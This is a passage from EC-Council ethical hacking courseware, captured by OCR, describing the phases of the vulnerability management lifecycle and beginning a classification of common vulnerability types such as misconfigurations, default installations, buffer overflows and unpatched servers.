
- **Verification**

  In this phase, the security team performs a re-scan of systems to assess if the required remediation is complete and whether the individual fixes have been applied to the impacted assets. This phase provides clear visibility into the firm and allows the security team to check whether all the previous phases have been perfectly employed or not. Verification can be performed by using various means such as ticketing systems, scanners, and reports.

- **Monitor**

  Organizations need to performed regular monitoring to maintain system security. They use tools such as IDS/IPS and firewalls. Continuous monitoring identifies potential threats and any new vulnerabilities that have evolved. As per security best practices, all phases of vulnerability management must be performed regularly.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Pre-Assessment Phase

Identify Assets and Create a Baseline

The pre-assessment phase is a preparatory phase, which involves defining policies and standards, clarifying the scope of the assessment, designing appropriate information protection procedures, and identifying and prioritizing critical assets to create a good baseline for vulnerability management.

The following are the steps involved in creating a baseline:

1. Identify and understand business processes
2. Identify the applications, data, and services that support the business processes and perform code reviews
3. Identify the approved software, drivers, and basic configuration of each system
4. Create an inventory of all assets, and prioritize or rank the critical assets
5. Understand the network architecture and map the network infrastructure
6. Identify the controls already in place
7. Understand policy implementation and practice standard compliance with business processes
8. Define the scope of the assessment
9. Create information protection procedures to support effective planning, scheduling, coordination, and logistics

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Classify the identified assets according to the business needs. Classification helps to identify the high business risks in an organization. Prioritize the rated assets based on the impact of their failure and their reliability in the business.

Prioritization helps:

- Evaluate and decide a solution for the consequence of the assets failing
- Examine the risk tolerance level
- Organize methods for prioritizing the assets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Phase

1. Examine and evaluate the physical security
2. Check for misconfigurations and human errors
3. Run vulnerability scans
4. Select type of scan based on the organization or compliance requirements
5. Identify and prioritize vulnerabilities
6. Identify false positives and false negatives
7. Apply business and technology context to scanner results
8. Perform OSINT information gathering to validate the vulnerabilities
9. Create a vulnerability scan report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Phase


The vulnerability assessment phase refers to identifying vulnerabilities in the organization's infrastructure, including the operating system, web applications, and web server. It helps identify the category and criticality of the vulnerability in an organization and minimizes the level of risk. The ultimate goal of vulnerability scanning is to scan, examine, evaluate, and report the vulnerabilities in the organization's information system.

The assessment phase involves examining the architecture of the network, evaluating threats to the environment, performing penetration testing, examining and evaluating physical security, analyzing physical assets, assessing operational security, observing policies and procedures, and assessing the infrastructure's interdependencies.

Steps involved in the assessment phase:

1. Examine and evaluate the physical security
2. Check for misconfigurations and human errors
3. Run vulnerability scans using tools
4. Select the type of scan based on the organization or compliance requirements
5. Identify and prioritize vulnerabilities
6. Identify false positives and false negatives
7. Apply the business and technology context to scanner results
8. Perform OSINT information gathering to validate the vulnerabilities
9. Create a vulnerability scan report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Post Assessment Phase

The post-assessment phase, also known as the recommendation phase, is performed after and based on risk assessment. Risk characterization is categorized by key criteria, which helps prioritize the list of recommendations.

The tasks performed in the post-assessment phase include:

- Creating a priority list for assessment recommendations based on the impact analysis
- Developing an action plan to implement the proposed remediation
- Capturing lessons learned to improve the complete process in the future
- Conducting training for employees

Post assessment includes risk assessment, remediation, verification, and monitoring.

- **Risk Assessment**

  In the risk assessment phase, risks are identified, characterized, and classified along with the techniques used to control or reduce their impact. It is an important step toward identifying the security weaknesses in the IT architecture of an organization.

  The tasks performed in the risk assessment phase include:

  - Perform risk categorization based on risk ranking (for example, critical, high, medium, and low)
  - Assess the level of impact
  - Determine the threat and risk levels

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Remediation**

  Remediation refers to the steps taken to mitigate the identified vulnerabilities. These include steps like evaluating vulnerabilities, locating risks, and designing responses for vulnerabilities. It is important for the remediation process to be specific, measurable, attainable, relevant, and time-bound.

  The tasks performed in the remediation phase include:

  - Prioritize remediation based on the risk ranking
  - Develop an action plan to implement the recommendation or remediation
  - Perform a root-cause analysis
  - Apply patches and fixes
  - Capture lessons learned
  - Conduct awareness training
  - Perform exception handling and risk acceptance for the vulnerabilities that cannot be remediated

- **Verification**

  The verification phase helps security analysts verify the applied fixes that remediate a vulnerability by re-scanning the systems. In this phase, security analysts also verify whether all previous phases have been perfectly implemented. This phase includes the verification of the remedies used to mitigate risks.

  The tasks performed in the verification phase include:

  - Rescanning the systems to identify if an applied fix is effective in remediating the vulnerability
  - Performing dynamic analysis
  - Reviewing the attack surface


- **Monitoring**

  This phase performs incident monitoring using tools such as IDS/IPS, SIEM, and firewalls. It implements continuous security monitoring to thwart ever-evolving threats.

  The tasks performed in the monitoring phase include:

  - Periodic vulnerability scan and assessment
  - Timely remediation of identified vulnerabilities
  - Monitoring intrusion detection and intrusion prevention logs
  - Implementing policies, procedures, and controls


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Classification and Assessment Types

Any vulnerability that is present in a system can be hazardous and can cause severe damage to the organization. It is important for ethical hackers to have knowledge about various types of vulnerabilities that they can employ, along with various vulnerability assessment techniques. This section in the module discusses the various types of vulnerabilities and vulnerability assessments.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Classification

Vulnerabilities present in a system or network are classified into the following categories:

- **Misconfiguration**

  Misconfiguration is the most common vulnerability and is mainly caused by human error, which allows attackers to gain unauthorized access to the system. It may happen intentionally or unintentionally and affects web servers, application platforms, databases, and networks.

  The following are some examples of misconfiguration:

  - An application running with debug enabled
  - Unnecessary administrative ports that are open for an application
  - Running outdated software on the system
  - Running unnecessary services on a machine
  - Outbound connections to various Internet services
  - Using misconfigured SSL certificates or default certificates
  - Improperly authenticated external systems
  - Incorrect folder permissions
  - Default accounts or passwords
  - Set up or configuration pages enabled
  - Disabling security settings and features

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can easily detect these misconfigurations using scanning tools and then exploit the backend systems. Therefore, the administrators must change the default configuration of devices and optimize device security.

- **Default Installations**

  Default installations are usually user-friendly — especially when the device is being used for the first time when the primary concern is the usability of the device rather than the device's security. In some cases, infected devices may not contain any valuable information, but are connected to networks or systems that have confidential information that would result in a data breach. Failing to change the default settings while deploying the software or hardware allows the attacker to guess the settings to break into the system.

- **Buffer Overflows**

  Buffer overflows are common software vulnerabilities that happen due to coding errors that allow attackers to gain access to the target system. In a buffer overflow attack, the attackers undermine the functioning of programs and try to take control of the system by writing content beyond the allocated size of the buffer. Insufficient bounds checking in the program is the root cause. The buffer is not able to handle data beyond its limit, causing the flow of data to adjacent memory locations and overwriting their data values. Systems often crash, become unstable, or show erratic program behavior when buffer overflow occurs.

- **Unpatched Servers**

  Servers are an essential component of the infrastructure of any organization. There are several cases where organizations run unpatched and misconfigured servers that compromise the security and integrity of the data in their system. Hackers look out for these vulnerabilities in the servers and exploit them. As these unpatched servers are a hub for the attackers, they serve as an entry point into the network. This can lead to the exposure of private data, financial loss, and 